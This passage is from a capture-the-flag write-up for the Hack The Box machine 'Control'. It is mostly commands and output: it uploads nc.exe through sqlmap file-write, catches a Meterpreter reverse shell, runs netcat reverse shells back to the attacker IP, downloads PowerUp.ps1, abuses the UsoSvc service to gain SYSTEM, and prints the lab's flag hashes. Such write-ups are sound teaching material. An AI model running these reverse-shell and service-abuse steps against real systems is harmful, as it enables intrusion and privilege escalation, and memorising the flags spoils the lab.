
sqlmap -r req --file-write=./nc64.exe --file-dest=c:\\inetpub\wwwroot\\nc.exe



```
root@kali:/opt/htb/control.htb# sqlmap -r req --file-write=./nc64.exe --file-dest=C:\\inetpub\\wwwroot\\nc.exe
```


With the file uploaded to the box that I wanted, I now set up Metasploit to listen for the connection.

use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 10.10.14.51
set lport 1234



```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.51      yes       The listen address (an interface may be specified)
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


I started the listener and then visited the web page for the shell at http://control.htb/dmw0ng.php



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.51:1234
[*] Sending stage (38288 bytes) to 10.10.10.167
[*] Meterpreter session 63 opened (10.10.14.51:1234 -> 10.10.10.167:60173) at 2019-11-25 14:52:29 +0000

meterpreter >
```


This provided the meterpreter session that I was hoping for. I was not able to sustain a shell for a long period of time and therefore used the nc.exe that I had uploaded to try and establish a connection. I first started a listener.

nc -nlvp 1266



```
root@kali:/opt/htb/control.htb# nc -nlvp 1266
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1266
Ncat: Listening on 0.0.0.0:1266
```

I then executed a reverse connection from within the meterpreter session.

execute -f nc.exe -a "-e cmd 10.10.14.51 1266"


```
meterpreter > execute -f nc.exe -a "-e cmd 10.10.14.51 1266"
Process 468 created.
meterpreter >
```

I went back to the listener and I had a connection back and a shell as **iis apppool\wifidelity.**



```
root@kali:/opt/htb/control.htb# nc -nlvp 1266
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1266
Ncat: Listening on 0.0.0.0:1266
Ncat: Connection from 10.10.10.167.
Ncat: Connection from 10.10.10.167:60174.
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot>whoami
whoami
iis apppool\wifidelity

C:\inetpub\wwwroot>
```

I now wanted to make sure I had a reasonable tool for enumeration. I used the PowerUp PowerShell tool from https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1.

PowerShell PowerUp


I created a python webserver so that I could get the PowerUp.ps1 script onto the box.

python -m SimpleHTTPServer 80


```
root@kali:/opt/htb/control.htb# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


I now started PowerShell so that I could utilise it to download the script.

powershell


```
C:\inetpub\wwwroot>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot>
```


Now that I was in PowerShell, I used this to download the PowerUp.ps1 script from my machine.

(New-Object System.Net.WebClient).DownloadFile("http://10.10.14.51/PowerUp.ps1", "C:\Temp\PowerUp.ps1")



```
PS C:\temp> (New-Object System.Net.WebClient).DownloadFile("http://10.10.14.51/PowerUp.ps1",
"C:\Temp\PowerUp.ps1")
(New-Object System.Net.WebClient).DownloadFile("http://10.10.14.51/PowerUp.ps1", "C:\Temp\Pow
erUp.ps1")
PS C:\temp>
```


I look at the python web server to ensure it was downloaded.



```
root@kali:/opt/htb/control.htb# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.167 - - [25/Nov/2019 14:55:39] "GET /PowerUp.ps1 HTTP/1.1" 200 -
```

Now that I had the file, I had to import the module to use the functions within the script.

Import-module .\PowerUp.ps1




```
PS C:\temp> import-module .\PowerUp.ps1
import-module .\PowerUp.ps1
PS C:\temp>
```

PowerUp

After a little while of digging about and failed attempts at most things, I come across the ServiceAbuse method. For this, I had to first create a listener.


nc -nlvp 1256



```
root@kali:/opt/htb/control.htb# nc -nlvp 1256
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1256
Ncat: Listening on 0.0.0.0:1256
```


I then run the necessary command to amend a service, restart it and run the command I have issued.

Invoke-ServiceAbuse -Name 'UsoSvc' -Command "c:\inetpub\wwwroot\nc.exe -e cmd.exe 10.10.14.51 1256"



```
PS C:\temp> Invoke-ServiceAbuse -Name 'UsoSvc' -Command "c:\inetpub\wwwroot\nc.exe -e cmd.exe 10.10.14.51 1256"
Invoke-ServiceAbuse -Name 'UsoSvc' -Command "c:\inetpub\wwwroot\nc.exe -e cmd.exe 10.10.14.51 1256"
```


I then looked across at my listener to see if I had a successful call back.



```
root@kali:/opt/htb/control.htb# nc -nlvp 1256
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1256
Ncat: Listening on 0.0.0.0:1256
Ncat: Connection from 10.10.10.167.
Ncat: Connection from 10.10.10.167:60177.
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

I had successfully gained a shell and was now running as System.

cd \Users
type Administrator\Desktop\root.txt
type hector\Desktop\user.txt



```
C:\Users>type Administrator\Desktop\root.txt
type Administrator\Desktop\root.txt
8f8613f5b4da391f36ef11def4cec1b1
C:\Users>type hector\Desktop\user.txt
type hector\Desktop\user.txt
d8782dd01fb15b72c4b5ba77ef2d472b
```

8f8613f5b4da391f36ef11def4cec1b1
d8782dd01fb15b72c4b5ba77ef2d472b